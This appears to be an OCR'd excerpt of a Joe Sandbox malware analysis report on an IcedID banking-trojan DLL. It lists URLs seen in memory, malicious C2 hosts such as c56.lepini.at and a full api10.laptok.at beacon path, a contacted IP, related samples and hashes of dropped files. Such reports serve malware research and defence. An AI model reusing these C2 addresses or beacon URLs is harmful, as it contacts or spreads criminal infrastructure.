
Name	Source	Malicious	Antivirus Detection	Reputation
http://asp.usatoday.com/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://c56.lepini.at/l	explorer.exe, 00000024.0000000 2.494453261.0000000001464000.0 0000004.00000020.sdmp	true	• Avira URL Cloud: safe	unknown
http://fr.search.yahoo.com/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 0000001C.00000 002.526166101.000002219006F000 .00000004.00000001.sdmp	false		high
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000024.0000000 0.487100472.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000024.0000000 0.477235518.0000000006100000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.zhongyicts.com.cn	explorer.exe, 00000024.0000000 0.487100472.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 0000001C.00000 002.508878039.0000022180001000 .00000004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://c56.lepini.at/jvassets/xI/t64.datings	explorer.exe, 00000024.0000000 0.486779764.0000000008907000.0 0000004.00000001.sdmp	true	• Avira URL Cloud: phishing	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 0000001C.00000 002.509128308.000002218020E000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 0000001C.00000 002.509128308.000002218020E000 .00000004.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.abril.com.br/favicon.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://https://contoso.com/Icon	powershell.exe, 0000001C.00000 002.526166101.000002219006F000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/favicon.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://api10.laptok.at/api1/52JoIUxZl8uL8g/Jlv9SsgDyw540Wq6LwGS5/Akl7wfo7sQpZNdRY/cjXr0_2FffzKq5M/LL	{785970B2-7328-11EB-90E4-ECF4BB862DED}.dat.21.dr	false	• Avira URL Cloud: safe	unknown
http://buscar.ozu.es/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 0000001C.00000 002.509128308.000002218020E000 .00000004.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 00000024.0000000 0.487100472.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://suche.t-online.de/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000024.0000000 0.487100472.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.openssl.org/V	loaddll32.exe, 00000000.000000 02.474298225.000000006E56E000. 00000002.00020000.sdmp, Securi teInfo.com.BScope.TrojanBanker .IcedID.dll	false		high
http://www.google.si/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000024.0000000 0.477235518.0000000006100000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000024.0000000 0.478519580.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000024.0000000 0.487100472.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
34.65.15.6	unknown	United States		139070	GOOGLE-AS-APGoogleAsiaPacificPteLtdSG	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	355490
Start date:	19.02.2021
Start time:	19:03:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 4s
Hypervisor based Inspection enabled:	false
Report type:	light

Sample file name:	SecuriteInfo.com.BScope.TrojanBanker.IcedID.13045 (renamed file extension from 13045 to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	37
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.evad.winDLL@24/32@16/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 13.6% (good quality ratio 12.8%) • Quality average: 79% • Quality standard deviation: 29.1%
HCA Information:	• Successful, ratio: 88% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, ielowutil.exe, RuntimeBroker.exe, SgrmBroker.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe • HTTP Packets have been reduced • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.43.139.144, 104.42.151.234, 13.64.90.137, 51.104.139.180, 52.147.198.201, 168.61.161.212, 184.30.20.56, 67.26.137.254, 8.253.207.121, 67.26.73.254, 67.26.139.254, 8.248.121.254, 40.126.31.1, 40.126.31.4, 20.190.159.132, 40.126.31.137, 40.126.31.141, 20.190.159.134, 20.190.159.138, 40.126.31.8, 51.104.144.132, 92.122.213.194, 92.122.213.247, 88.221.62.148, 20.54.26.129, 152.199.19.161 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, www.tm.a.prd.aadg.trafficmanager.net, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, go.microsoft.com, login.live.com, audownload.windowsupdate.nsatc.net, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, ie9comview.vo.msecnd.net, db3p-ris-pf-prod-atm.trafficmanager.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, login.msa.msidentity.com, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, dub2.next.a.prd.aadg.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, www.tm.lg.prod.aadmsa.trafficmanager.net, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:05:43	API Interceptor	42x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	SecuriteInfo.com.Generic.mg.f76b81b0397ae313.dll	Get hash	malicious	Browse	• 208.67.222.222
	SecuriteInfo.com.Generic.mg.f77e7bd43f365593.dll	Get hash	malicious	Browse	• 208.67.222.222
	NJPcHPuRcG.dll	Get hash	malicious	Browse	• 208.67.222.222
	Ne6A4k8vK6.dll	Get hash	malicious	Browse	• 208.67.222.222
	File_78476.xlsb	Get hash	malicious	Browse	• 208.67.222.222
	u8xtCk7fq8.dll	Get hash	malicious	Browse	• 208.67.222.222
	2200.dll	Get hash	malicious	Browse	• 208.67.222.222
	SecuriteInfo.com.Trojan.Win32.Wacatac.Bml.dll	Get hash	malicious	Browse	• 208.67.222.222
	yytr.dll	Get hash	malicious	Browse	• 208.67.222.222
	xls.xls	Get hash	malicious	Browse	• 208.67.222.222
	Presentation_68192.xlsb	Get hash	malicious	Browse	• 208.67.222.222
	sup11_dump.dll	Get hash	malicious	Browse	• 208.67.222.222
	out.dll	Get hash	malicious	Browse	• 208.67.222.222
	crypt_3300.dll	Get hash	malicious	Browse	• 208.67.222.222
	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• 208.67.222.222
	6007d134e83fctar.dll	Get hash	malicious	Browse	• 208.67.222.222
	J5cB3wfXIZ.dll	Get hash	malicious	Browse	• 208.67.222.222
	6006bde674be5pdf.dll	Get hash	malicious	Browse	• 208.67.222.222
	mal.dll	Get hash	malicious	Browse	• 208.67.222.222
	fo.dll	Get hash	malicious	Browse	• 208.67.222.222
api3.lepini.at	SecuriteInfo.com.Generic.mg.f76b81b0397ae313.dll	Get hash	malicious	Browse	• 34.65.144.159
	SecuriteInfo.com.Generic.mg.f77e7bd43f365593.dll	Get hash	malicious	Browse	• 34.65.144.159
	NJPcHPuRcG.dll	Get hash	malicious	Browse	• 34.65.144.159
	Ne6A4k8vK6.dll	Get hash	malicious	Browse	• 34.65.144.159
	File_78476.xlsb	Get hash	malicious	Browse	• 35.228.31.40
	u8xtCk7fq8.dll	Get hash	malicious	Browse	• 35.228.31.40
	2200.dll	Get hash	malicious	Browse	• 35.228.31.40
	SecuriteInfo.com.Trojan.Win32.Wacatac.Bml.dll	Get hash	malicious	Browse	• 35.228.31.40
	Presentation_68192.xlsb	Get hash	malicious	Browse	• 47.89.250.152
	sup11_dump.dll	Get hash	malicious	Browse	• 45.138.24.6
	out.dll	Get hash	malicious	Browse	• 45.138.24.6
	crypt_3300.dll	Get hash	malicious	Browse	• 45.138.24.6
	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• 45.138.24.6
	fo.dll	Get hash	malicious	Browse	• 46.173.218.93
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 47.241.19.44
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 47.241.19.44
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
c56.lepini.at	SecuriteInfo.com.Generic.mg.3964ec2fe493ed56.dll	Get hash	malicious	Browse	• 34.65.144.159
	SecuriteInfo.com.Generic.mg.f76b81b0397ae313.dll	Get hash	malicious	Browse	• 34.65.144.159
	SecuriteInfo.com.Generic.mg.f77e7bd43f365593.dll	Get hash	malicious	Browse	• 34.65.144.159
	NJPcHPuRcG.dll	Get hash	malicious	Browse	• 34.65.144.159
	Ne6A4k8vK6.dll	Get hash	malicious	Browse	• 34.65.144.159
	File_78476.xlsb	Get hash	malicious	Browse	• 35.228.31.40
	u8xtCk7fq8.dll	Get hash	malicious	Browse	• 35.228.31.40
	2200.dll	Get hash	malicious	Browse	• 35.228.31.40
	SecuriteInfo.com.Trojan.Win32.Wacatac.Bml.dll	Get hash	malicious	Browse	• 35.228.31.40
	Presentation_68192.xlsb	Get hash	malicious	Browse	• 47.89.250.152
	sup11_dump.dll	Get hash	malicious	Browse	• 45.138.24.6
	out.dll	Get hash	malicious	Browse	• 45.138.24.6
	crypt_3300.dll	Get hash	malicious	Browse	• 45.138.24.6
	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• 45.138.24.6
	u.dll	Get hash	malicious	Browse	• 46.173.218.93
	fo.dll	Get hash	malicious	Browse	• 46.173.218.93
	onerous.tar.dll	Get hash	malicious	Browse	• 47.241.19.44
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 47.241.19.44
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 47.241.19.44
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 47.241.19.44

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLE-AS-APGoogleAsiaPacificPteLtdSG	SecuriteInfo.com.Generic.mg.3964ec2fe493ed56.dll	Get hash	malicious	Browse	• 34.65.144.159
	SecuriteInfo.com.Generic.mg.f76b81b0397ae313.dll	Get hash	malicious	Browse	• 34.65.144.159
	SecuriteInfo.com.Generic.mg.f77e7bd43f365593.dll	Get hash	malicious	Browse	• 34.65.144.159
	NJPcHPuRcG.dll	Get hash	malicious	Browse	• 34.65.144.159
	Ne6A4k8vK6.dll	Get hash	malicious	Browse	• 34.65.144.159
	CompensationClaim-1625519734-02022021.xls	Get hash	malicious	Browse	• 34.66.107.230
	CompensationClaim-1625519734-02022021.xls	Get hash	malicious	Browse	• 34.66.107.230
	SecuriteInfo.com.BehavesLike.Win32.Emotet.jc.exe	Get hash	malicious	Browse	• 34.65.61.179
	CompensationClaim-1828072340-02022021.xls	Get hash	malicious	Browse	• 34.66.107.230
	CompensationClaim-1828072340-02022021.xls	Get hash	malicious	Browse	• 34.66.107.230
	CompensationClaim-1378529713-02022021.xls	Get hash	malicious	Browse	• 34.66.107.230
	CompensationClaim-1378529713-02022021.xls	Get hash	malicious	Browse	• 34.66.107.230
	oHqMFmPndx.exe	Get hash	malicious	Browse	• 34.119.201.254
	Documentation__EG382U8V.doc	Get hash	malicious	Browse	• 34.67.99.22
	#Ud83c#Udfb6 18 November, 2020 Pam.Guetschow@citrix.com.wavv.htm	Get hash	malicious	Browse	• 34.101.72.248
	#Ud83c#Udfb6 03 November, 2020 prodriguez@fnbsm.com.wavv.htm	Get hash	malicious	Browse	• 34.101.72.248
	http://49.120.66.34.bc.googleusercontent.com/osh?email=bob@microsoft.com	Get hash	malicious	Browse	• 34.66.120.49
	SecuriteInfo.com.Heur.13242.doc	Get hash	malicious	Browse	• 34.67.97.45
	8845_2020_09_29.doc	Get hash	malicious	Browse	• 34.67.97.45
	QgpyVFbQ7w.exe	Get hash	malicious	Browse	• 34.65.231.1

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{785970AE-7328-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	71272
Entropy (8bit):	2.041845452006771
Encrypted:	false
SSDEEP:	192:rKZ9Zv2OWLtmf25GeMs9qGLTItFXsOqEtL9Isk68DZZfySADsj/OtvcrSnBvze3X:r2z+lpcv2UqGr3uK+kU
MD5:	6E43ED50F5D0E3432710F1533620CB85
SHA1:	D206F60F69EEAC9F2E8C32761B2555152E746E1C
SHA-256:	6DEA30F268EFC350F456174AFE3E867D7884B9F7D05DAC54140AA9CDF864C47E
SHA-512:	514714C59372087DC3CB18D080523F0D8F9A38E6E189D7FE778BF1FFD0E449270F81EB5DF765F13A86800111E55BBF589394B2A205F0F47FADB4E57263D15C9C
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{785970B0-7328-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28120
Entropy (8bit):	1.902678036163767
Encrypted:	false
SSDEEP:	192:ryZJQd6jkfjK2mWSMmlwH+Xhpl1wHcH+Xhur:ruuIobpdDaVBke

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{785970B0-7328-11EB-90E4-ECF4BB862DED}.dat	
MD5:	A317796B951E5EDA2D02BE23BFDA8834
SHA1:	D39E9E69568AF88AC5F87233FC0A2413CA41A05F
SHA-256:	A6A5DC23504A28B562B1A523245452C4E1DBD48C69C987EE152EE8072F6C0CAC
SHA-512:	DE6EFD46AB81EFD41C9EEAABE5E9BF1C288D023D831328B85C597E4646B0348943A77327EACD9BE1DB6D12A98E1BEE62D2DC92602DD4CE4A244ADA35B8FA 2BA
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{785970B2-7328-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28136
Entropy (8bit):	1.913336229581813
Encrypted:	false
SSDEEP:	192:r7ZqQi6UkBkjZ2AWcMMyUMgO3rlwlM3JgO3rpA:rNnN5BWoXZnUMgurOM5gurS
MD5:	76C9B6260CFD7B825565A3FD6B399123
SHA1:	9BA6BEE0E25B0F4DD58BB4B4FA2EBA49087FCCED
SHA-256:	DF99BC7BE857F0B451BF3D344E0F88F66043B984FB4A7A0834F21875C843E3FE
SHA-512:	02F21EFBA69E21C1256F25E783EE9D335B359F24B0C215E34B3FD19F24CC648043CD1ECA613A1E28544E3F8C12EBB801354EA1C1A18422247B7D74FD0E5789D
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{785970B4-7328-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28164
Entropy (8bit):	1.9231307155039885
Encrypted:	false
SSDEEP:	192:rfZUQc6ikfjB2PWAMIV1WflHWVcWflHoA:rBdnbbweVsUflHG1flHr
MD5:	AC2C7824EE98E48EF18F3DAD15119F16
